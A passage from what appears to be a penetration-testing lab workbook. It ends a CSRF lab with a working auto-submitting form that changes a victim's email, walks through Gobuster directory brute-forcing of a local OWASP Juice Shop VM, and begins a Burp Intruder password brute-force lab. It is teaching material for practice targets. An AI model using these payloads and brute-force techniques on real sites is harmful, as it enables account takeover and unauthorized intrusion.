  </body>
</html>
~
```

The screenshot shows a terminal window titled 'kali@kali: ~'. The window contains an HTML file with a form and a script. A red arrow points from a blue circle labeled '1' to the 'action' attribute of the form, which is set to 'https://acc91f791feb72fc8061ef6f00490002.web-security-academy.net/my-account/change-email'. Another red arrow points from a blue circle labeled '2' to the 'value' attribute of the hidden input field, which is set to 'lucifer@evil-user.net'. The terminal has a dark background with light-colored text.

In this example, we chose lucifer@evil-user.net as the email address.

Task 6:

Now, turn OFF Intercept mode in Burp Suite.

The next step is to navigate to the “Go to exploit server” button at the top of the Shop page. Place your altered HTML form code into the Body section and press “Store”.

Craft a response

URL: <https://ac361f111fb9728680d8efa601ff0041.web-security-academy.net/exploit>

HTTPS

File: /e: **WebSecurity Academy** 

CSRF vulnerability with no defenses

[Back to lab home](#) [Go to exploit server](#) [Back to lab description >>](#)

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Body:

```
<html>
  <body>
    <form action="https://acc91f791feb72fc8061ef6f00490002.web-
security-academy.net/my-account/change-email" method="POST">
      <input type="hidden" name="email" value="lucifer@evil-user.net"
    />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```

1 
2 
3 

[Store](#) [View exploit](#) [Access log](#)



CSRF vulnerability with no defenses

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab! 

 Share your skills!

[Continue learning >>](#)

My Account

[Home](#) | [My account](#) | [Log out](#)

Your username is: wiener 

Your email is: lucifer@evil-user.net 

Our CSRF attempt has been successful.

The reason it was successful is this: if we take the URL, send it to a user, and they click on it, their email will be changed to that which we have specified. This is a powerful method, as the URL itself will look harmless to the user, while their e-mail is being change in the background, unbeknownst to them.

Lab 37. Using Gobuster to Discover Directories

Lab Objective:

Learn how to discover directories on a web application.

Lab Purpose:

Gobuster is a free opensource tool used to brute force URLs, thereby discovering available files and directories in web sites. It can also discover DNS subdomains with the wildcard option enabled.

Lab Tool:

Kali Linux

Lab Topology:

You can use Kali Linux in a VM and another Ubuntu VM for this lab.

Lab Walkthrough:

Task 1:

As always, you should only use this tool against a site with permission from the owner. We will be using this tool against OWASP Juice Shop, which we will run on a separate local VM. This is a shop designed to be vulnerable so you can practice hacking on it. It can be downloaded from the following link:

<https://owasp.org/www-project-juice-shop/>

In this lab, we need another machine to run “OWASP Juice Shop” into it. You can find a prebuilt version of Ubuntu Server image on <https://www.osboxes.org/ubuntu-server/> for this purpose. Download and import it to your virtualization platform and run.



In our system, the IP address of our Ubuntu VM is 192.168.1.206. You have to learn yours.

In Kali Linux, login to Ubuntu machine via SSH. Then, type these commands in a terminal as regular user:

```
git clone https://github.com/bkimminich/juice-shop.git
cd juice-shop
sudo apt install npm
npm install (This step takes long time. So be patient.)
npm start
```

```
osboxes@osboxes:~/juice-shop$ npm start
> juice-shop@12.6.1 start /home/osboxes/juice-shop
> node app

info: All dependencies in ./package.json are satisfied (OK)
info: Chatbot training data botDefaultTrainingData.json validated (OK)
info: Detected Node.js version v10.19.0 (OK)
info: Detected OS linux (OK)
info: Detected CPU x64 (OK)
info: Configuration default validated (OK)
info: Required file index.html is present (OK)
info: Required file styles.css is present (OK)
info: Required file main-es2018.js is present (OK)
info: Required file tutorial-es2018.js is present (OK)
info: Required file polyfills-es2018.js is present (OK)
info: Required file runtime-es2018.js is present (OK)
info: Required file vendor-es2018.js is present (OK)
info: Required file tutorial-es5.js is present (OK)
info: Required file main-es5.js is present (OK)
info: Required file polyfills-es5.js is present (OK)
info: Required file runtime-es5.js is present (OK)
info: Required file vendor-es5.js is present (OK)
info: Port 3000 is available (OK)
info: Server listening on port 3000      http://serverIP:3000
```

Task 2:

Now, download gobuster by opening a new terminal in Kali and typing the following:

```
sudo su -
apt-get install gobuster
```

Close the current terminal and open a new one after intallation is finished.

You can then view the help screen by typing the following:

```
gobuster -h
```

```
(root㉿kali)-[~]
# gobuster -h
Usage:
  gobuster [command]


Available Commands:
  dir      Uses dir mode
  dns      Uses DNS mode
  fuzz     Uses fuzz mode
  help    Help about this application
  s3       Uses aws bucket enumeration mode
  version  shows the current version
  vhost   Uses VHOST enumeration mode

Flags:
  --delay duration  Time each thread waits between requests (e.g. 100ms)
  -h, --help          Help for gobuster
  --no-error         Don't display errors
  --no-progress      Don't display progress
  -o, --output string Output file to write results to (defaults to gobuster.txt)
  -p, --pattern string File containing replacement patterns
  -q, --quiet         Don't print the banner and other noise
  -t, --threads int  Number of concurrent threads (default 10)
  -v, --verbose        Verbose output (errors)
  -w, --wordlist string Path to the wordlist

Use "gobuster [command] --help" for more information about a command.
```

Task 3:

Once OWASP Juice Shop is up and running, you can type the Ubuntu's IP into your browser to access it. In this case, <http://192.168.1.206:3000> is our URL. You will use your IP address on your local system.




Open a terminal in Kali. We can run a quick scan on this application to

discover directories using the following command:

```
gobuster dir -u http://192.168.1.206:3000 \
-w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt --wildcard
```

Let's break this down:

- The dir option tells gobuster to look for all possible URLs and subdirectories of the URL specified
- The -u option is our target URL
- The -w option is the wordlist we will use to brute force this target.
- The –wildcard option is to discover DNS domains and to accept any redirects.



```
(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.1.206:3000 \
  -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt --wildcard

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://192.168.1.206:3000
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s

2021/03/25 22:58:25 Starting gobuster in directory enumeration mode

/ index          (Status: 200) [Size: 1924]
/ download       (Status: 200) [Size: 1924]
/ images          (Status: 200) [Size: 1924]
/ news           (Status: 200) [Size: 1924]
/ crack          (Status: 200) [Size: 1924]
/ 12             (Status: 200) [Size: 1924]
/ 2006          (Status: 200) [Size: 1924]
/ full           (Status: 200) [Size: 1924]
/ warez          (Status: 200) [Size: 1924]
/ serial          (Status: 200) [Size: 1924]
/ about          (Status: 200) [Size: 1924]
/ spacer         (Status: 200) [Size: 1924]
```

Press ctrl+c to break run.

Task 4:

We can append the “-x” option to search for certain files. For example, if we append “-x .js,.php”, then we will see the normal results as well as any files we can access with these extensions:

```
gobuster dir -u http://192.168.1.206:3000 \
-w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt --wildcard -x .js .php
```

```
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:                      http://192.168.1.206:3000
[+] Method:                    GET
[+] Threads:                   1
[+] Wordlist:                  /usr/share/wordlists/dirbuster/directory
[+] Negative Status codes:    404
[+] User Agent:                gobuster/3.1.0
[+] Extensions:               js,php
[+] Timeout:                   10s

2021/03/26 07:03:27 Starting gobuster in directory enumeration mode


/index.php          (Status: 200) [Size: 1924]
/index              (Status: 200) [Size: 1924]
/index.js           (Status: 200) [Size: 1924]
/images.php         (Status: 200) [Size: 1924]
/images             (Status: 200) [Size: 1924]
/images.js          (Status: 200) [Size: 1924]
/download           (Status: 200) [Size: 1924]
/download.js        (Status: 200) [Size: 1924]
/download.php       (Status: 200) [Size: 1924]
/2006               (Status: 200) [Size: 1924]
/2006.js            (Status: 200) [Size: 1924]
/2006.php           (Status: 200) [Size: 1924]
/news               (Status: 200) [Size: 1924]
/news.js            (Status: 200) [Size: 1924]
```



Task 5:

By default, the thread count is 10 in gobuster. We can append -t to determine the number of threads that will run simultaneously. The more threads running, the faster the scan will be:

```
gobuster dir -u http://192.168.1.206:3000 \
-w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt --wildcard -t 50
```



```
(kali㉿kali)-[~]
$ gobuster dir -u http://192.168.1.206:3000 \
-w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt --wildcard -t50
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://192.168.1.206:3000
[+] Method:       GET
[+] Threads:      50
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-:
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s

2021/03/26 07:12:29 Starting gobuster in directory enumeration mode

/06          (Status: 200) [Size: 1924]
/contact      (Status: 200) [Size: 1924]
/archives    (Status: 200) [Size: 1924]
/home        (Status: 200) [Size: 1924]
/img         (Status: 200) [Size: 1924]
/1           (Status: 200) [Size: 1924]
/default     (Status: 200) [Size: 1924]
/09          (Status: 200) [Size: 1924]
/rss          (Status: 200) [Size: 1924]
/2005        (Status: 200) [Size: 1924]
/links        (Status: 200) [Size: 1924]
```

Task 6:

In most firewalls, traffic from a single IP source to web servers is limited. It may be necessary to reduce the frequency of requests in order to be able to scan within these limits. We can increase the waiting time of two consecutive requests by adding the “—delay” parameter:

```
gobuster dir -u http://192.168.1.206:3000 --wildcard -t 1 --delay 2s \
-w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
```

```
(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.1.206:3000 \
-w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt --wildcard -t1 --delay 2s
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://192.168.1.206:3000
[+] Method:       GET
[+] Threads:      1
[+] Delay:        2s ←
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s

2021/03/26 07:29:28 Starting gobuster in directory enumeration mode

/index           (Status: 200) [Size: 1924]
/images          (Status: 200) [Size: 1924]
/download        (Status: 200) [Size: 1924]
/2006            (Status: 200) [Size: 1924]
/news            (Status: 200) [Size: 1924]
/crack           (Status: 200) [Size: 1924]
/serial          (Status: 200) [Size: 1924]
/warez           (Status: 200) [Size: 1924]
/full             (Status: 200) [Size: 1924]
Progress: 23 / 87665 (0.03%) ^C
[!] Keyboard interrupt detected, terminating.
```

In this example, we reduced the number of threads to 1 as we increased the delay to 2s.

Task 7:

By default, “gobuster” requests are made with the GET method. It is possible to change this using the “-m” parameter. In this example, scanning was performed using POST method instead of GET:

```
gobuster dir -u http://192.168.1.206:3000 -t 1 --delay 2s -m POST \
-w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt --wildcard
```

```
(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.1.206:3000 \
-w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt --wildcard -t1 --delay 1s -m POST
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:          http://192.168.1.206:3000
[+] Method:       POST ←
[+] Threads:      1
[+] Delay:        1s
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s

2021/03/26 07:36:03 Starting gobuster in directory enumeration mode
=====
/index          (Status: 200) [Size: 1924] ←ENSIVE SECURITY
/images         (Status: 200) [Size: 1924]
/download        (Status: 200) [Size: 1924]
/2006           (Status: 200) [Size: 1924]
/news            (Status: 200) [Size: 1924]
/crack           (Status: 200) [Size: 1924]
/serial          (Status: 200) [Size: 1924]
/warez           (Status: 200) [Size: 1924]
/full             (Status: 200) [Size: 1924]
/12               (Status: 200) [Size: 1924]
/contact          (Status: 200) [Size: 1924]
/about            (Status: 200) [Size: 1924]
```

Lab 38. Using Burp Suite's Intruder

Lab Objective:

Learn how to use Burp Suite Intruder to brute force a password.

Lab Purpose:

The intruder feature of Burp Suite is used to automate customized attacks against web applications. It can be configured to work in several different ways and can be used to perform a huge range of tasks.

Lab Tool:

Kali Linux

Lab Topology:

You can use Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

As always, you should only use this tool against a site with permission from the owner. We will be using this tool against OWASP Juice Shop, which we will run on a separate local VM. This is a shop designed to be vulnerable so you can practice hacking on it. It can be downloaded from the following link:

<https://owasp.org/www-project-juice-shop/>

In this lab, we need another machine to run “OWASP Juice Shop”. You can find a prebuilt version of Ubuntu Server 20.04 image on <https://www.osboxes.org/ubuntu-server/> for this purpose. Download and import it to your virtualization platform and run.



In our system, the IP address of Ubuntu VM is 192.168.1.206. You have to learn yours.

In Kali Linux, login to Ubuntu machine via SSH. Then type these commands in a terminal as regular user:

```
git clone https://github.com/bkimminich/juice-shop.git
cd juice-shop
sudo apt install npm
npm install (This step takes long time. So be patient.)
npm start
```

```
osboxes@osboxes:~/juice-shop$ npm start
> juice-shop@12.6.1 start /home/osboxes/juice-shop
> node app

info: All dependencies in ./package.json are satisfied (OK)
info: Chatbot training data botDefaultTrainingData.json validated (OK)
info: Detected Node.js version v10.19.0 (OK)
info: Detected OS linux (OK)
info: Detected CPU x64 (OK)
info: Configuration default validated (OK)
info: Required file index.html is present (OK)
info: Required file styles.css is present (OK)
info: Required file main-es2018.js is present (OK)
info: Required file tutorial-es2018.js is present (OK)
info: Required file polyfills-es2018.js is present (OK)
info: Required file runtime-es2018.js is present (OK)
info: Required file vendor-es2018.js is present (OK)
info: Required file tutorial-es5.js is present (OK)
info: Required file main-es5.js is present (OK)
info: Required file polyfills-es5.js is present (OK)
info: Required file runtime-es5.js is present (OK)
info: Required file vendor-es5.js is present (OK)
info: Port 3000 is available (OK)
info: Server listening on port 3000      http://serverIP:3000
```

Task 2:


Launch the Burp Suite by typing burpsuite into the Kali terminal and ensure Intercept is turned on.

We then want to access the login page of the vulnerable shop. To do this, first type the local IP of the shop into your browser to access the page, then click the login button on the top right.

Task 3:

When you are at the login screen, ensure that the proxy is enabled in Burp Suite and submit some values into the login page.


When you have the captured request, right-click on the page and press send to “Intruder”. Then navigate to the Intruder tab at the top.



The screenshot shows the Burp Suite interface. The "Proxy" tab is selected. In the main pane, a request to "http://192.168.1.206:3000/rest/user/login" is displayed in "Pretty" mode. The request body is a JSON object: { "email": "user@example.com", "password": "12345" }. A red box highlights this JSON body, and a red circle with the number 1 is on its bottom right. A red arrow points from this box to a context menu. The context menu is open at the end of the request line, with the "Send to Intruder" option highlighted in orange and a blue circle with the number 2 above it. Other menu items include "Scan", "Send to Repeater" (Ctrl-R), "Send to Sequencer", "Send to Comparer", "Send to Decoder", "Request in browser", "Engagement tools [Pro version only]", and "Change request method". A red circle with the number 3 is on the "Send to Intruder" menu item.

Task 4:

Here, you will find that the first page contains the IP of the webpage and the port it is running on. Navigate to the Positions tab within the Intruder tab. Don't get overwhelmed with the icons on this page. First, remove all icons by clicking the Clear button on the right.



